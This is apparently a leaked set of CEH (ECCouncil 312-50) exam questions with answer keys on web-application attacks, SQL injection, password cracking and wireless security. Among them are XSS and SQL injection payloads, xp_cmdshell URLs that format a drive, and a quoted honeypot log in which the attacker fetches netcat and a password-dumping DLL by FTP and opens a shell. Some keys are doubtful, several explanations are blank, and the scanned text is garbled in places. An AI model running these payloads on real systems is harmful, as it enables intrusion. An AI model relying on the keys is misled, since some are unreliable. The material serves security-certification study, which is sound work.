While testing web applications, you attempt to insert the following test script into the search area on the company's web site:

```
<script>alert('Testing Testing Testing')</script>
```

Afterwards, when you press the search button, a pop up box appears on your screen with the text "Testing Testing Testing". What vulnerability is detected in the web application here?

- A. A hybrid attack
- B. A buffer overflow

- C. Password attacks
- D. Cross Site Scripting

Correct Answer: D

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed

Real 220
ECCouncil 312-50 Exam

by other users. Examples of such code include HTML code and client-side scripts. An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy.

QUESTION 354

Kevin has been asked to write a short program to gather user input for a web application. He likes to keep his code neat and simple. He chooses to use printf(str) where he should have ideally used printf(?s? str). What attack will his program expose the web application to?

- A. Cross Site Scripting
- B. SQL injection Attack
- C. Format String Attack
- D. Unicode Traversal Attack

Correct Answer: C

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Format string attacks are a new class of software vulnerability discovered around 1999, previously thought harmless. Format string attacks can be used to crash a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain C functions that perform formatting, such as printf(). A malicious user may use the %s and %x format tokens, among others, to print data from the stack or possibly other locations in memory. One may also write arbitrary data to arbitrary locations using the %n format token, which commands printf() and similar functions to write back the number of bytes formatted to the same argument to printf(), assuming that the corresponding argument exists, and is of type int * .

QUESTION 355

Jane has just accessed her preferred e-commerce web site and she has seen an item she would like to buy. Jane considers the price a bit too steep; she looks at the page source code and decides to save the page locally to modify some of the page variables. In the context of web application security, what do you think Jane

has changed?

Real 221
ECCouncil 312-50 Exam

- A. An integer variable
- B. A 'hidden' price value
- C. A 'hidden' form field value
- D. A page cannot be changed locally; it can only be served by a web server

Correct Answer: C

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Changing hidden form values is possible when a web site is poorly built and is trusting the visitors computer to submit vital data, like the price of a product, to the database.

QUESTION 356

Ivan is auditing a corporate website. Using Winhex, he alters a cookie as shown below.

Before Alteration: Cookie: lang=en-us; ADMIN=no; y=1 ; time=10:30GMT ;

After Alteration: Cookie: lang=en-us; ADMIN=yes; y=1 ; time=12:30GMT ;

What attack is being depicted here?

- A. Cookie Stealing
- B. Session Hijacking
- C. Cross Site Scripting
- D. Parameter Manipulation

Correct Answer: D

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Cookies are the preferred method to maintain state in the stateless HTTP protocol. They are however also used as a convenient mechanism to store user preferences and other data including session tokens. Both persistent and non-persistent cookies, secure or insecure can be modified by the client and sent to the server with URL requests. Therefore any malicious user can modify cookie content to his advantage. There is a popular misconception that non-persistent

cookies cannot be modified but this is not true; tools like Winhex are freely available. SSL also only protects the cookie in transit.

Real 222
ECCouncil 312-50 Exam

QUESTION 357

_____ ensures that the enforcement of organizational security policy does not rely on voluntary web application user compliance. It secures information by assigning sensitivity labels on information and comparing this to the level of security a user is operating at.

- A. Mandatory Access Control
- B. Authorized Access Control
- C. Role-based Access Control
- D. Discretionary Access Control

Correct Answer: A

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Explanation : In computer security, mandatory access control (MAC) is a kind of access control, defined by the TCSEC as "a means of restricting access to objects based on the sensitivity (as represented by a label) of the information contained in the objects and the formal authorization (i.e., clearance) of subjects to access information of such sensitivity."

QUESTION 358

Say that "abigcompany.com" had a security vulnerability in the javascript on their website in the past. They recently fixed the security vulnerability, but it had been there for many months. Is there some way to go back and see the code for that error?

Select the best answer.

- A. archive.org
- B. There is no way to get the changed webpage unless you contact someone at the company
- C. Usenet
- D. Javascript would not be in their html so a service like usenet or archive wouldn't help you

Correct Answer: A

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Explanations:

Archive.org is a website that periodically archives internet content. They have archives of websites over many years. It could be used to go back and look at the javascript as javascript would be in the HTML code.

Real 223
ECCouncil 312-50 Exam

QUESTION 359

The GET method should never be used when sensitive data such as credit is being sent to a CGI program. This is because any GET command will appear in the URL and will be logged by any servers. For example, let's say that you've entered your credit card information into a form that uses the GET method. The URL may appear like this:

<https://www.xsecurity-bank.com/creditcard.asp?cardnumber=454543433532234>

The GET method appends the credit card number to the URL. This means that anyone with access to a server log will be able to obtain this information.

How would you protect from this type of attack?

- A. Replace the GET with POST method when sending data
- B. Never include sensitive information in a script
- C. Use HTTOS SSLV3 to send the data instead of plain HTTPS
- D. Encrypt the data before you send using GET method

Correct Answer: A

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: If the method is "get", the user agent takes the value of action, appends a ? to it, then appends the form data set, encoded using the application/x-www-form-urlencoded content type. The user agent then traverses the link to this URI. If the method is "post" --, the user agent conducts an HTTP post transaction using the value of the action attribute and a message created according to the content type specified by the enctype attribute.

QUESTION 360

Ivan is auditing a corporate website. Using Winhex, he alters a cookie as shown below.

Before Alteration: Cookie: lang=en-us; ADMIN=no; y=1 ; time=10:30GMT ;

After Alteration: Cookie: lang=en-us; ADMIN=yes; y=1 ; time=12:30GMT ;

What attack is being depicted here?

Real 224
ECCouncil 312-50 Exam

- A. Cookie Stealing
- B. Session Hijacking
- C. Cross Site scripting
- D. Parameter Manipulation

Correct Answer: D

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Manipulating the data sent between the browser and the web application to an attacker's advantage has long been a simple but effective way to make applications do things in a way the user often shouldn't be able to. In a badly designed and developed web application, malicious users can modify things like prices in web carts, session tokens or values stored in cookies and even HTTP headers. In this case the user has elevated his rights.

QUESTION 361

Annie has just succeeded in stealing a secure cookie via a XSS attack. She is able to replay the cookie even while the session is valid on the server. Why do you think this is possible?

- A. Any Cookie can be replayed irrespective of the session status
- B. The scenario is invalid as a secure cookie can't be replayed
- C. It works because encryption is performed at the network layer (layer 1 encryption)
- D. It works because encryption is performed at the application layer (Single Encryption Key)

Correct Answer: D

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Single key encryption (conventional cryptography) uses a single word or phrase as the key. The same key is used by the sender to encrypt and the receiver to decrypt. Sender and receiver initially need to have a secure way of passing the key from one to the other. With TLS or SSL this would not be possible.

QUESTION 362

Consider the following code:

URL: [http://www.xsecurity.com/search.pl?text=<script>alert\(document.cookie\)</script>](http://www.xsecurity.com/search.pl?text=<script>alert(document.cookie)</script>)

Real 225

ECCouncil 312-50 Exam

If an attacker can trick a victim user to click a link like this and the web application does not validate input, then the victim's browser will pop up an alert showing the user's current set of cookies. An attacker can do much more damage, including stealing passwords, resetting your home page or redirecting the user to another web site.

What is the countermeasure against XSS scripting?

- A. Create an IP access list and restrict connections based on port number
- B. Replace "<" and ">" characters with ?lt; and ?gt; using server scripts
- C. Disable Javascript in IE and Firefox browsers
- D. Connect to the server using HTTPS protocol instead of HTTP

Correct Answer: B

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: The correct answer contains a string which is an HTML-quoted version of the original script. The quoted versions of these characters will appear as literals in a browser, rather than with their special meaning as HTML tags. This prevents any script from being injected into HTML output, but it also prevents any user-supplied input from being formatted with benign HTML.

Topic 13, Web Based Password Cracking Techniques

QUESTION 363

Which of the following is the best way an attacker can passively learn about technologies used in an organization?

- A. By sending web bugs to key personnel
- B. By webcrawling the organization web site
- C. By searching regional newspapers and job databases for skill sets technology hires need to possess in the organization
- D. By performing a port scan on the organization's web site

Correct Answer: C

Section: Web Based Password Cracking Techniques

Explanation

Explanation/Reference:

Explanation: Note: Sending web bugs, webcrawling their site and port scanning are considered "active" attacks, the question asks "passive"

QUESTION 364

You have chosen a 22 character word from the dictionary as your password. How long will it take to crack the password by an attacker?

- A. 5 minutes
- B. 23 days
- C. 200 years
- D. 16 million years

Correct Answer: A

Section: Web Based Password Cracking Techniques

Explanation

Explanation/Reference:

Explanation: A dictionary password cracker simply takes a list of dictionary words, and one at a time encrypts them to see if they encrypt to the one way hash from the system. If the hashes are equal, the password is considered cracked, and the word tried from the dictionary list is the password. As long as you use a word found in or similar to a word found in a dictionary the password is considered to be weak.

QUESTION 365

Which of the following is most effective against passwords ?

Select the Answer:

- A. Dictionary Attack
- B. BruteForce attack
- C. Targeted Attack
- D. Manual password Attack

Correct Answer: B

Section: Web Based Password Cracking Techniques

Explanation

Explanation/Reference:

Explanation:

The most effective means of password attack is brute force, in a brute force attack the program will attempt to use every possible combination of characters. While this takes longer than a dictionary attack, which uses a text file of real words, it is always capable of breaking the password.

QUESTION 366

Johnny is a member of the hacking group orpheus1. He is currently working on breaking into the Department of Defense's front end exchange server. He was able to get into the server, located in a DMZ, by using an unused service account that had a very weak password that he was able to guess. Johnny wants to crack the administrator password, but does not have a lot of time to crack it. He wants to use a tool that already has the LM hashes computed for all possible permutations of the administrator password.

What tool would be best used to accomplish this?

- A. RainbowCrack
- B. SMBCrack
- C. SmurfCrack
- D. PSCrack

Correct Answer: A

Section: Web Based Password Cracking Techniques

Explanation

Explanation/Reference:

Explanation: RainbowCrack is a general propose implementation of Philippe Oechslin's faster time-memory trade-off technique. In short, the RainbowCrack tool is a hash cracker. A traditional brute force cracker try all possible plaintexts one by one in cracking time. It is time consuming to break complex password in this way. The idea of time-memory trade-off is to do all cracking time computation in advance and store the result in files so called "rainbow table". It does take a long time to precompute the tables. But once the one time precomputation is finished, a time-memory trade-off cracker can be hundreds of times faster than a brute force cracker, with the help of precomputed tables.

Topic 14, SQL Injection

QUESTION 367

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The file Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a

malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below:

```
"cmd1.exe /c open 213.116.251.162 >ftpcom"  
"cmd1.exe /c echo johna2k >>ftpcom"  
"cmd1.exe /c echo haxedj00 >>ftpcom"  
"cmd1.exe /c echo get nc.exe >>ftpcom"  
"cmd1.exe /c echo get samdump.dll >>ftpcom"  
"cmd1.exe /c echo quit >>ftpcom"  
"cmd1.exe /c ftp s:ftpcom"  
"cmd1.exe /c nc l p 6969 e-cmd1.exe"
```

What can you infer from the exploit given?

- A. It is a local exploit where the attacker logs in using username johna2k.
- B. There are two attackers on the system johna2k and haxedj00.
- C. The attack is a remote exploit and the hacker downloads three files.
- D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port.

Correct Answer: C

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation:

QUESTION 368

Bank of Timbuktu was a medium-sized, regional financial institution in Timbuktu. The bank has deployed a new Internet-accessible Web application recently, using which customers could access their account balances, transfer money between accounts, pay bills and conduct online financial business using a Web browser.

John Stevens was in charge of information security at Bank of Timbuktu. After one month in production, several customers complained about the Internet enabled banking application. Strangely, the account balances of many bank's customers has been changed!

Real 229

ECCouncil 312-50 Exam

However, money hadn't been removed from the bank. Instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web

application's logs and found the following entries:

Attempted login of unknown user: John
Attempted login of unknown user: sysaR
Attempted login of unknown user: sencat
Attempted login of unknown user: pete `';
Attempted login of unknown user: ` or 1=1--
Attempted login of unknown user: `; drop table logins--
Login of user jason, sessionID= 0x75627578626F6F6B
Login of user daniel, sessionID= 0x98627579539E13BE
Login of user rebecca, sessionID= 0x90627579944CCB811
Login of user mike, sessionID= 0x9062757935FB5C64
Transfer Funds user jason
Pay Bill user mike
Logout of user mike

What kind of attack did the Hacker attempt to carry out at the bank? (Choose the best answer)

- A. The Hacker attempted SQL Injection technique to gain access to a valid bank login ID.
- B. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.
- C. The Hacker attempted a brute force attack to guess login ID and password using password cracking tools.
- D. The Hacker used a random generator module to pass results to the Web server and exploited Web application CGI vulnerability.

Correct Answer: A

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation: The following part:

Attempted login of unknown user: pete `';

Attempted login of unknown user: ` or 1=1--

Attempted login of unknown user: `; drop table logins--

Real 230

ECCouncil 312-50 Exam

Clearly shows a hacker trying to perform a SQL injection by bypassing the login with the statement 1=1 and then dumping the logins table.

QUESTION 369

Bill is attempting a series of SQL queries in order to map out the tables within the database that he is trying to exploit.

Choose the attack type from the choices given below.

- A. Database Fingerprinting
- B. Database Enumeration
- C. SQL Fingerprinting
- D. SQL Enumeration

Correct Answer: A

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation: He is trying to create a view of the characteristics of the target database, he is taking it's fingerprints.

QUESTION 370

Bob has been hired to do a web application security test. Bob notices that the site is dynamic and infers that they must be making use of a database at the application back end. Bob wants to validate whether SQL Injection would be possible.

What is the first character that Bob should use to attempt breaking valid SQL requests?

- A. Semi Column
- B. Double Quote
- C. Single Quote
- D. Exclamation Mark

Real 231

ECCouncil 312-50 Exam

Correct Answer: C

Section: SQL Injection


Explanation

Explanation/Reference:

Explanation: In SQL single quotes are used around values in queries, by entering another single quote Bob tests if the application will submit a null value and probably returning an error.

QUESTION 371

Exhibit:



You are conducting pen-test against a company's website using SQL Injection techniques. You enter "anuthing or 1=1" in the username field of an authentication form. This is the output returned from the server.

What is the next step you should do?

- A. Identify the user context of the web application by running_ http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND USER_NAME() = 'dbo'
- B. Identify the database and table name by running:
Real 232
ECCouncil 312-50 Exam
http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'),1))) > 109
- C. Format the C: drive and delete the database by running:
http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND xp_cmdshell `format c: /q /yes `; drop database myDB; --
- D. Reboot the web server by running:
http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND xp_cmdshell `iisreset reboot`; --

Correct Answer: A

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation:

QUESTION 372

Your boss is attempting to modify the parameters of a Web-based application in order to alter the SQL statements that are parsed to retrieve data from the database. What would you call such an attack?

- A. SQL Input attack
- B. SQL Piggybacking attack
- C. SQL Select attack
- D. SQL Injection attack

Correct Answer: D

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation: This technique is known as SQL injection attack

QUESTION 373

Which of the following activities will not be considered passive footprinting?

- A. Go through the rubbish to find out any information that might have been discarded
- B. Search on financial site such as Yahoo Financial to identify assets
- C. Scan the range of IP address found in the target DNS database
- D. Perform multiples queries using a search engine

Real 233

ECCouncil 312-50 Exam

Correct Answer: C

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation: Scanning is not considered to be passive footprinting.

QUESTION 374

When a malicious hacker identifies a target and wants to eventually compromise this target, what would be among the first steps that he would perform? (Choose the best answer)

- A. Cover his tracks by eradicating the log files and audit trails.
- B. Gain access to the remote computer in order to conceal the venue of attacks.
- C. Perform a reconnaissance of the remote target for identical of venue of attacks.
- D. Always begin with a scan in order to quickly identify venue of attacks.

Correct Answer: C

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation: A hacker always starts with a preparatory phase (Reconnaissance) where he seeks to gather as much information as possible about the target of evaluation prior to launching an attack. The reconnaissance can be either passive or active (or both).

QUESTION 375

Central Frost Bank was a medium-sized, regional financial institution in New York. The bank recently deployed a new Internet-accessible Web application. Using this application, Central Frost's customers could access their account balances, transfer money between accounts, pay bills and conduct online financial business through a Web browser. John Stevens was in charge of information security at Central Frost Bank. After one month in production, the Internet banking application was the subject of several customer complaints. Mysteriously, the account balances of many of Central Frost's customers had been changed! However, money hadn't been removed from the bank. Instead, money was transferred between

accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:

Attempted login of unknown user: johnm

Real 234

ECCouncil 312-50 Exam

Attempted login of unknown user: susaR

Attempted login of unknown user: sencat

Attempted login of unknown user: pete";

Attempted login of unknown user: ' or 1=1--

Attempted login of unknown user: ';' drop table logins--

Login of user jason, sessionID= 0x75627578626F6F6B

Login of user daniel, sessionID= 0x98627579539E13BE

Login of user rebecca, sessionID= 0x9062757944CCB811

Login of user mike, sessionID= 0x9062757935FB5C64

Transfer Funds user jason

Pay Bill user mike

Logout of user mike

What type of attack did the Hacker attempt?

- A. Brute force attack in which the Hacker attempted guessing login ID and password from password cracking tools.
- B. The Hacker used a random generator module to pass results to the Web server and exploited Web application CGI vulnerability.
- C. The Hacker attempted SQL Injection technique to gain access to a valid bank login ID.
- D. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.

Correct Answer: C

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation:

The 1=1 or drop table logins are attempts at SQL injection.

QUESTION 376

A particular database threat utilizes a SQL injection technique to penetrate a target system. How would an attacker use this technique to compromise a database?

Real 235

ECCouncil 312-50 Exam

- A. An attacker uses poorly designed input validation routines to create or alter SQL commands to gain access to unintended data or execute commands of the database
- B. An attacker submits user input that executes an operating system command to compromise a target system
- C. An attacker gains control of system to flood the target system with requests, preventing legitimate users from gaining access
- D. An attacker utilizes an incorrect configuration that leads to access with higher-than-expected privilege of the database

Correct Answer: A

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation: Using the poorly designed input validation to alter or steal data from a database is a SQL injection attack.

QUESTION 377

Jimmy, an attacker, knows that he can take advantage of poorly designed input validation routines to create or alter SQL commands to gain access to private data or execute commands in the database. What technique does Jimmy use to compromise a database?

- A. Jimmy can submit user input that executes an operating system command to compromise a target system
- B. Jimmy can utilize this particular database threat that is an SQL injection technique to penetrate a target system
- C. Jimmy can utilize an incorrect configuration that leads to access with higher-than-expected privilege of the database
- D. Jimmy can gain control of system to flood the target system with requests, preventing legitimate users from gaining access

Correct Answer: B

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation: SQL injection is a security vulnerability that occurs in the database layer of an application. The vulnerability is present when user input is either

incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed. It is in fact an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another.

Real 236
ECCouncil 312-50 Exam

QUESTION 378

Identify SQL injection attack from the HTTP requests shown below:

- A. http://www.victim.com/example?accountnumber=67891&creditamount=999999999
- B. http://www.xsecurity.com/cgiin/bad.cgi?foo=..%fc%80%80%80%80%af../bin/ls%20-al
- C. http://www.myserver.com/search.asp?lname=smith%27%3bupdate%20usertable%20set%20pass wd%3d%27hAx0r%27%3b--%00
- D. http://www.myserver.com/script.php?mydata=%3cscript%20src=%22http%3a%2f%2fwww.yourser ver.c0m%2fbadscript.js%22% 3e%3c%2fscript%3e

Correct Answer: C

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation: Explantion: The correct answer contains the code to alter the usertable in order to change the password for user smith to hAx0r

QUESTION 379

What is the problem with this ASP script (login.asp)?

```
<%  
  
Set objConn = CreateObject("ADODB.Connection")  
  
objConn.Open Application("WebUsersConnection")  
  
sSQL="SELECT * FROM Users where Username=? & Request("user") & _  
"?and Password=? & Request("pwd") & "?  
  
Set RS = objConn.Execute(sSQL)  
  
If RS.EOF then  
  
    Response.Redirect("login.asp?msg=Invalid Login")  
  
Else
```

```
Session.Authorized = True  
  
Real 237  
ECCouncil 312-50 Exam  
Set RS = nothing  
  
Set objConn = nothing Response.Redirect("mainpage.asp")  
  
End If  
  
%>
```

- A. The ASP script is vulnerable to XSS attack
- B. The ASP script is vulnerable to SQL Injection attack
- C. The ASP script is vulnerable to Session Splice attack
- D. The ASP script is vulnerable to Cross Site Scripting attack

Correct Answer: B

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation:

QUESTION 380

Look at the following SQL query.

```
SELECT * FROM product WHERE PCategory='computers' or 1=1--'
```

What will it return?

Select the best answer.

- A. All computers and all 1's
- B. All computers
- C. All computers and everything else
- D. Everything except computers

Correct Answer: C

Section: SQL Injection

Explanation

Explanation/Reference:

Explanation:

The 1=1 tells the SQL database to return everything, a simplified statement would be SELECT * FROM product WHERE 1=1 (which will always be true for all columns). Thus, this query will return all computers and everything else. The or 1=1 is a common test to see if a web application is vulnerable to a SQL attack.

Real 238

ECCouncil 312-50 Exam

QUESTION 381

Bank of Timbuktu is a medium-sized, regional financial institution in Timbuktu. The bank has deployed a new Internet-accessible Web Application recently. Customers can access their account balances, transfer money between accounts, pay bills and conduct online financial business using a web browser.

John Stevens is in charge of information security at Bank of Timbukut. After one month in production, several customers have complained about the Internet enabled banking application. Strangely, the account balances of many of the bank's customers had been changed ! However, money hasn't been removed from the bank, instead money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web Application's logs and found the following entries.

```
Attempted login of unknown user: johnm
Attempted login of unknown user: susaR
Attempted login of unknown user: sencat
Attempted login of unknown user: pete";
Attempted login of unknown user: ' or 1=1--
Attempted login of unknown user: ' drop table logins--
Login of user jason, sessionID= 0x75627578626F6F6B
Login of user daniel, sessionID= 0x98627579539E13BE
Login of user rebecca, sessionID= 0x9062757944CCB811
Login of user mike, sessionID= 0x90627679855B5C64
Transfer Funds user jason
Pay Bill user mike
Logout of user mike
```

What kind of attack did the Hacker attempt to carry out at the Bank?

- A. Brute Force attack in which the Hacker attempted guessing login ID and password from password cracking tools
- B. The Hacker used a generator module to pass results to the Web Server and exploited Web Application CGI vulnerability.

- C. The Hacker first attempted logins with suspected user names, then used SQL injection to gain access to valid login IDs
- D. The Hacker attempted Session Hijacking, in which the hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.

Correct Answer: C

Section: SQL Injection

Explanation

Explanation/Reference:

Real 239

ECCouncil 312-50 Exam

Explanation: Typing things like ` or 1=1 in the login field is evidence of a hacker trying out if the system is vulnerable to SQL injection.

Topic 15, Hacking Wireless Networks

QUESTION 382

Sandra is conducting a penetration test for ABC.com. She knows that ABC.com is using wireless networking for some of the offices in the building right down the street. Through social engineering she discovers that they are using 802.11g. Sandra knows that 802.11g uses the same 2.4GHz frequency range as 802.11b. Using NetStumbler and her 802.11b wireless NIC, Sandra drives over to the building to map the wireless networks. However, even though she repositions herself around the building several times, Sandra is not able to detect a single AP.

What do you think is the reason behind this?

- A. Netstumbler does not work against 802.11g.
- B. You can only pick up 802.11g signals with 802.11a wireless cards.
- C. The access points probably have WEP enabled so they cannot be detected.
- D. The access points probably have disabled broadcasting of the SSID so they cannot be detected.
- E. 802.11g uses OFDM while 802.11b uses DSSS so despite the same frequency and 802.11b card cannot see an 802.11g signal.
- F. Sandra must be doing something wrong, as there is no reason for her to not see the signals.

Correct Answer: D

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation:

Netstumbler can not detect networks that do not respond to broadcast requests.

QUESTION 383

WEP is used on 802.11 networks, what was it designed for?

Real 240
ECCouncil 312-50 Exam

- A. WEP is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what is usually expected of a wired LAN.
- B. WEP is designed to provide strong encryption to a wireless local area network (WLAN) with a level of integrity and privacy adequate for sensible but unclassified information.
- C. WEP is designed to provide a wireless local area network (WLAN) with a level of availability and privacy comparable to what is usually expected of a wired LAN.
- D. WEOP is designed to provide a wireless local area network (WLAN) with a level of privacy comparable to what is usually expected of a wired LAN.

Correct Answer: A

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: WEP was intended to provide comparable confidentiality to a traditional wired network (in particular it does not protect users of the network from each other), hence the name. Several serious weaknesses were identified by cryptanalysts -- any WEP key can be cracked with readily available software in two minutes or less -- and WEP was superseded by Wi-Fi Protected Access (WPA) in 2003, and then by the full IEEE 802.11i standard (also known as WPA2) in 2004.

QUESTION 384

RC4 is known to be a good stream generator. RC4 is used within the WEP standard on wireless LAN. WEP is known to be insecure even if we are using a stream cipher that is known to be secured.

What is the most likely cause behind this?

- A. There are some flaws in the implementation.
- B. There is no key management.
- C. The IV range is too small.
- D. All of the above.
- E. None of the above.

Correct Answer: D

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: Because RC4 is a stream cipher, the same traffic key must never be used twice. The purpose of an IV, which is transmitted as plain text, is to prevent any repetition, but a 24-bit IV is not long enough to ensure this on a busy network. The way the IV was used also opened WEP to a related key attack. For a 24-bit

IV, there is a 50% probability the same IV will repeat after 5000 packets.

Many WEP systems require a key in hexadecimal format. Some users choose keys that spell words in the limited 0-9, A-F hex character set, for example C0DE C0DE C0DE C0DE. Such keys

Real 241

ECCouncil 312-50 Exam

are often easily guessed.

QUESTION 385

In an attempt to secure his wireless network, Bob implements a VPN to cover the wireless communications. Immediately after the implementation, users begin complaining about how slow the wireless network is. After benchmarking the network's speed. Bob discovers that throughput has dropped by almost half even though the number of users has remained the same.

Why does this happen in the VPN over wireless implementation?

- A. The stronger encryption used by the VPN slows down the network.
- B. Using a VPN with wireless doubles the overhead on an access point for all direct client to access point communications.
- C. VPNs use larger packets than wireless networks normally do.
- D. Using a VPN on wireless automatically enables WEP, which causes additional overhead.

Correct Answer: B

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: By applying VPN the access point will have to recalculate all headers destined for client and from clients twice.

QUESTION 386

In an attempt to secure his wireless network, Bob turns off broadcasting of the SSID. He concludes that since his access points require the client computer to have the proper SSID, it would prevent others from connecting to the wireless network. Unfortunately unauthorized users are still able to connect to the wireless network.

Why do you think this is possible?

Real 242

ECCouncil 312-50 Exam

- A. Bob forgot to turn off DHCP.
- B. All access points are shipped with a default SSID.
- C. The SSID is still sent inside both client and AP packets.

- D. Bob's solution only works in ad-hoc mode.

Correct Answer: B

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: All access points are shipped with a default SSID unique to that manufacturer, for example 3com uses the default ssid comcomcom.

QUESTION 387

In an attempt to secure his 802.11b wireless network, Ulf decides to use a strategic antenna positioning. He places the antenna for the access points near the center of the building. For those access points near the outer edge of the building he uses semi-directional antennas that face towards the building's center. There is a large parking lot and outlying field surrounding the building that extends out half a mile around the building. Ulf figures that with this and his placement of antennas, his wireless network will be safe from attack.

Which of the following statements is true?

- A. With the 300 feet limit of a wireless signal, Ulf's network is safe.
- B. Wireless signals can be detected from miles away, Ulf's network is not safe.
- C. Ulf's network will be safe but only if he doesn't switch to 802.11a.
- D. Ulf's network will not be safe until he also enables WEP.

Correct Answer: D

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation:

QUESTION 388

Which of the following is NOT a reason 802.11 WEP encryption is vulnerable?

- A. There is no mutual authentication between wireless clients and access points
- B. Automated tools like AirSnort are available to discover WEP keys Real 243
ECCouncil 312-50 Exam
- C. The standard does not provide for centralized key management
- D. The 24 bit Initialization Vector (IV) field is too small

Correct Answer: C

Section: Hacking Wireless Networks**Explanation****Explanation/Reference:**

Explanation: The lack of centralized key management in itself is not a reason that the WEP encryption is vulnerable, it is the people setting the user shared key that makes it unsecure.

QUESTION 389

Which of the following is true of the wireless Service Set ID (SSID)? (Select all that apply.)

- A. Identifies the wireless network
- B. Acts as a password for network access
